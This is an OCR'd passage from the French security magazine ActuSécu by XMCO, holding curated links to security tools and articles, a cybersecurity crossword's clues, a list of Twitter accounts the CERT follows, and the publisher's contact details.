Le TOP 20 des vulnérabilités sur Azure
#BonnesPratiques #Azure
https://www.infosecmatter.com/top-20-microsoft-azure-vulnerabilities-and-misconfigurations/

UrlGrab, un outil de spidering de site web développé en Go
#Outil #Pentest
https://www.kitploit.com/2020/08/urlgrab-golang-utility-to-spider.html

Article sur la base de données Active Directory (NTDS.dit) : structure, accès et outils
#ActiveDirectory #Methodologie
http://www.selfadsi.org/adsdb.htm

Krane, un outil pour analyser vos RBAC Kubernetes
#Outil #Kubernetes
https://github.com/appvia/krane

Bibliothèque Node.js pour automatiser des tâches avec Chrome ou Chromium
#Outil #NodeJS
https://theheadless.dev/


Guide d'utilisation de l'outil Amass
#Tools #Scan #OSINT
https://medium.com/@hakluke/haklukes-guide-to-amass-how-to-use-amass-more-effectively-for-bug-bounties-7c37570b83f7

Ransomware, tous concernés ! Nouveau rapport de l'ANSSI avec un RETEX des RSSI de M6, Fleury Michon et du CHU de Rouen
#Publication #ANSSI
https://www.ssi.gouv.fr/uploads/2020/09/anssi-guide-attaques_par_rancongiciels_tous_concernes-v1.0.pdf

Grype, un scanner de vulnérabilité pour les images et les conteneurs
#Outil #docker
https://github.com/anchore/grype

Monsoon, un autre fuzzer HTTP développé en Go
#Outil #Pentest
https://github.com/RedTeamPentesting/monsoon


Article sur les attaques Active Directory
#ActiveDirectory #Pentest
https://identityaccessdotmanagement.files.wordpress.com/2019/12/ad-security-fundamentals-1.pdf



Horizontal	Vertical
3. Entreprise américaine ayant subi une attaque de ransomware. Le fait qu'elle ait payé la rançon a fait beaucoup de bruit.	1. Vulnérabilité récente affectant les périphériques s'appuyant sur UPNP
5. Solution d'accès distant à des applications faisant souvent l'objet d'échappement pour rebondir sur le système sous-jacent.	2. Outil d'analyse de fichier en ligne
6. Association qui regroupe les utilisateurs intéressés par la sécurité des systèmes d'information et notamment à l'origine de la JSSI	4. Nouveau framework d'analyse de risque
8. Nom donné à un ensemble de vulnérabilités impactant une interface de connexion pour les périphériques d'un poste de travail.	7. Framework de développement d'application web impacté par une des vulnérabilités les plus exploitées depuis 3 ans d'après l'US CERT
9. Nouveau paradigme de la gestion de la sécurité et buzzword marketing	11. Logiciel de gestion de configuration open source ayant fait l'objet récemment de deux vulnérabilités critiques.
10. Entreprise de surveillance travaillant avec des gouvernements	12. Application mobile développée en France suite à la pandémie et dont les aspects relatifs à la sécurité et à la protection de la vie privée ont suscité de vifs débats.
11. Attaque qui consiste à relier un numéro de téléphone à une nouvelle carte SIM ayant pour but de passer outre la protection de l'authentification à double facteur	16. Société américaine ayant échappé de peu à une attaque de grande ampleur grâce à la loyauté de l'un de ses collaborateurs devant une somme d'un million de dollars
13. Société spécialisée dans la création et la distribution de téléphones Android sécurisés et qui s'est fait infiltrer par la gendarmerie française afin de démanteler des organisations criminelles	17. Ransomware qui fait beaucoup parler de lui depuis plus d'un an.
14. Compagnie aérienne qui a été victime d'une cyber-attaque en 2020	
15. Protocole pour authentifier les communications DNS	
18. L'équipe de pirates très active dans le "jailbreak" des appareils iOS	
19. Scanner réseau utilisé et publié par Google sur Github cet été	

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Jonas L		https://twitter.com/jonaslyk
SakiiR		https://twitter.com/sakiirsecurity
zerosum0x0		https://twitter.com/zerosum0x0
Shadow Intelligence		https://twitter.com/shad0wintel
Bank Security		https://twitter.com/Bank_Security
Ransom Leaks		https://twitter.com/ransomleaks
TheAnalyst		https://twitter.com/ffforward
pyn3rd		https://twitter.com/pyn3rd
OFJAAAH		https://twitter.com/ofjaaah
0verfl0w		https://twitter.com/0verfl0w_

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél. +33 (0)1 79 35 29 30
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr
twitter https://www.twitter.com/CERTXMCO

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/